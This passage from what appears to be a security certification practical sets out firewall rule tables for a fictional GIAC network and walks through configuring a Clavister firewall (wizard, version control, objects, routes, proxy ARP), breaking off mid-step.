Before starting to configure the main firewall we have to clearly understand the network protocols used to transport the information from a network to another when going through the firewall. It could be much easier to leave the standard configuration, therefore allowing many protocols – especially to internal users – but our choice tries to secure the network by adhering to the "keep everything out but the explicitly allowed" principle.
The following tables describe the firewall policies.

2.2.2 Main Firewall policy

From Network	Host	To Network	Host	Protocol	Comments
External	Any	Service	External DNS	DNS (UDP 53)	DNS Queries for public GIAC IPs
External	Any	Service	External Mail	SMTP (TCP 25)	SMTP traffic from Internet
External	Any	Service	Web Server	HTTP, HTTPS (TCP 80,443)	GIAC Website browsing from Internet
External	Any	Partner/Supplier	Secure FTP Server	SSH (TCP 22)	SSH based S-FTP (Sayings upload)
Service	External DNS	External	Any	DNS (TCP UDP 53)	Queries to other DNS(UDP), Complex queries from other DNS (TCP)
Service	External Mail	External	Any	SMTP (TCP 25)	Mail relaying to other Mail servers
Service	HTTP Proxy	External	Any	HTTP/S (TCP 80,443)	Webpages requests to any public Web Server
Service	External Mail	Intranet	Internal Mail	SMTP (TCP 25)	Mail delivery to Intranet
Service	Web Server	Restricted	Corporate DBMS	Oracle (TCP 1521)	Java app. Access (Sayings browse,Customers DB updates)
Management	Management Workstations	Service	Any	SSH (TCP 22)	Secure remote access to Linux servers
Management	Management Workstations	Partner/Supplier	Any	SSH (TCP 22)	Secure remote access to Linux servers

From Network	Host	To Network	Host	Protocol	Comments
Management	Management Workstations	Restricted	Corporate DBMS	SSH (TCP 22)	Secure remote access to Linux servers
Management	Management Workstations	Restricted	Corporate File Server	RDP (TCP 3389)	Remote access to Windows servers
Management	Management Workstations	Restricted	Corporate File Server	Netbios (TCP 135-139, 445)	File and print sharing
Management	Management Workstations	Intranet	Any	RDP (TCP 3389)	Remote access to Windows servers
Management	Management Workstations	Intranet	Any	Netbios (TCP UDP 137-139, 445)	File and print sharing
Management	Management Workstations	External	Any	FTP (TCP 20,21)	FTP outbound access for patches and upgrades
Intranet	Internal DNS	Service	External DNS	DNS (UDP, TCP 53)	Recursive queries, zone transfers from External DNS
Intranet	Internal Mail	Service	External Mail	SMTP (TCP 25)	Mail Forward to Internet
Intranet	Employee PCs	Service	HTTP Proxy	(TCP 3128)	HTTP/S requests to Squid Proxy Cache
Intranet	Employee PCs	Service	Web Server	HTTP/S (TCP 80,443)	HTTP/S requests to GIAC Website
Restricted	Corporate DBMS	Partner/Supplier	P/S DBMS	Oracle (TCP 1521)	DB Replicas
Service	Any	Management	LOG & NTP	Syslog (UDP 514)	Send logs to LOG Server
Partner/Supplier	Any	Management	LOG & NTP	Syslog (UDP 514)	Send logs to LOG Server
Restricted	Any	Management	LOG & NTP	Syslog (UDP 514)	Send logs to LOG Server
Intranet	Any	Management	LOG & NTP	Syslog (UDP 514)	Send logs to LOG Server
Management	LOG & NTP	External	Stratum3 Server1	NTP (UDP 123)	Synchronize clock
Management	LOG & NTP	External	Stratum3 Server2	NTP (UDP 123)	Synchronize clock
Service	HTTP Proxy	External	Stratum3 Server1	NTP (UDP 123)	Synchronize clock
Service	HTTP Proxy	External	Stratum3 Server2	NTP (UDP 123)	Synchronize clock
External	Any	Intranet	Any	IKE (UDP 500)	VPN Setup
External	Any	Intranet	Any	ESP Protocol	IPSEC ESP Protocol
External	Configured Partner IPSEC Sec. Gateway	Partner/Supplier	P/S DBMS	IKE (UDP 500)	VPN Setup
External	Configured Partner IPSEC Sec. Gateway	Partner/Supplier	P/S DBMS	ESP Protocol	IPSEC ESP Protocol

2.2.3 Restricted Network Firewall policy

From network	Host	To network	Host	Protocol	Comments
Restricted	Corporate DBMS	Partner/Supplier	P/S DBMS	Oracle (TCP 1521)	DB Replicas
Restricted	Corporate File Server	Intranet	Internal DNS	LDAP (TCP UDP 389)	Active Directory Replicas
Service	Web Server	Restricted	Corporate DBMS	Oracle (TCP 1521)	Sayings DB browse, Customer DB update
Management	Management Workstations	Restricted	Corporate DBMS	Oracle (TCP 1521)	DB Administration
Management	Management Workstations	Restricted	Corporate File Server	Netbios (TCP UDP 137-139, 445)	File and print sharing
Intranet	Employee PCs	Restricted	Corporate DBMS	Oracle (TCP 1521)	DB Browse and update (authorized users only)
Intranet	Internal DNS	Restricted	Corporate File Server	LDAP (TCP UDP 389)	Active Directory Replicas
Intranet	Any	Restricted	Corporate File Server	Netbios (TCP UDP 137-139, 445)	File and print sharing
Management	Management Workstations	Restricted	Corporate DBMS	SSH (TCP 22)	Secure remote access to Linux servers
Management	Management Workstations	Restricted	Corporate File Server	RDP (TCP 3389)	Remote access to Windows servers
Restricted	Any	Management	LOG & NTP	Syslog (UDP 514)	Send logs to LOG Server
Restricted	Any	Management	LOG & NTP	NTP (UDP 123)	Synchronize clock
Restricted	Any	Service	HTTP Proxy	NTP (UDP 123)	Synchronize clock


2.2.4 Firewall tutorial

These are the steps we have to follow in order to configure the main firewall and to keep it up and running.


2.2.4.1 New Firewall Wizard

We begin by connecting the Firewall Manager workstation to the same network segment of the NIC3 appliance interface: it's important to remember that the firewall software license is based on the MAC address, so if we will need to replace the appliance we will be able to change the license registration for a maximum of two times, then we will have to check with the vendor.


After software installation and product key registration we launch the firewall Manager GUI
Start > Programs > Clavister > Clavister Firewall > Firewall Manager



Then we launch the New Firewall Wizard
Firewalls > mouse right button (New) > Firewall



After we selected the Appliance we are asked to fill the firewall information: we choose to enter bogus descriptive information to keep reconnaissance more difficult.



The next dialog box asks for the firewall local console password, then the Firewall Manager Station tries to contact the firewall via NetCon protocol encrypted on port 999.
The association between Appliance MAC address and IP address has to be performed by a terminal or PC connected to the Appliance RS232 console port:


Local console setup


— Power up the firewall.


— Select the interface that you have chosen for communication with the management station. Press ***Enter*** to confirm your choice.

— Enter IP address that you will enter after in in the ***New Firewall wizard***. Enter the appropriate netmask and press **Ctrl-S** to save the settings and continue.

— Press **Y** to start the firewall core.








When the firewall appliance terminates the boot process we are able to configure it via the Manager Workstation.
We had no firewall available at hand so the next configuration setting screenshots are based on the Samples provided by Clavister software.

2.2.4.2 Version control


The security editor is a graphical tool that permits to modify the firewall configuration setting. They are stored on the management station before being propagated to the firewall itself.
The firewall is designed for multiple managed environments (like datacenter). To avoid multiple modifications at the same time there is a version control process in place: when a user has to alter the settings she or he has to be enabled checking out, modifies the configuration, then checking in for ending the edit session and press the Deploy New Firewall configuration pushbutton for storing the new configuration. To enable the new firewall configuration the “Upload new firewall configuration “pushbutton has to be selected checking the box if he or she wants to automatically activate the changes.
This could be accomplished by right clicking on the firewall then > Version control > Check Out

2.2.4.3 Local object definitions

One of the major components of the firewall datasource are the local objects: they represent network entities characterized by attributes.
The objects use is more useful than fixed parameters usage because , for instance if we have one object involved in 50 rules we will have to change only the object attribute instead to manually edit the 50 rules.
To define local objects we have to start the policy editor checking out to be able to modify the firewall datasource, double click on the firewall to expand its structure then right click on the Local objects > new then we have to specifify the attributes by filling the object name , the type, the IP Address, Netmask and optional comments.




This procedure must be repeated for all host and network objects depicted in table 1 until we get the following screenshot:




Note External Network IP addresses could not be sanitized in the format XXX.YYY.ZZZ.KKK due to numerical address constraint.

2.2.4.4 Interface, Routes and Proxy ARP definitions


Then we have to define some more firewall objects: interfaces, Proxy ARP (for publish some internal address avoiding routing problems) and routes.






In order to make less rules we further group (via the Interface Group box) the Int and Mgmt interfaces in the GIAC_Private one. Then we group all the interfaces but the Ext one in the GIAC_Internal.

Then we have to create the routes that specify which firewall interface routes the related network traffic




In order to avoid the Static NAT ARP translation problem (packets coming from an internal IP address are translated to a publicly accessible IP address by the firewall then are routed to Internet; when the reply comes back the router is not able to forward the packets to the firewall because his ARP request for original SNAT address translation does not get the answer).
The solution to this problem is Proxy ARP: at every startup the firewall publishes the SNAT address with the MAC translation of its external interface so the reply packets can be delivered to the right host.
To make it possible we have to select the ARP box and fill it until we reach the following configuration:

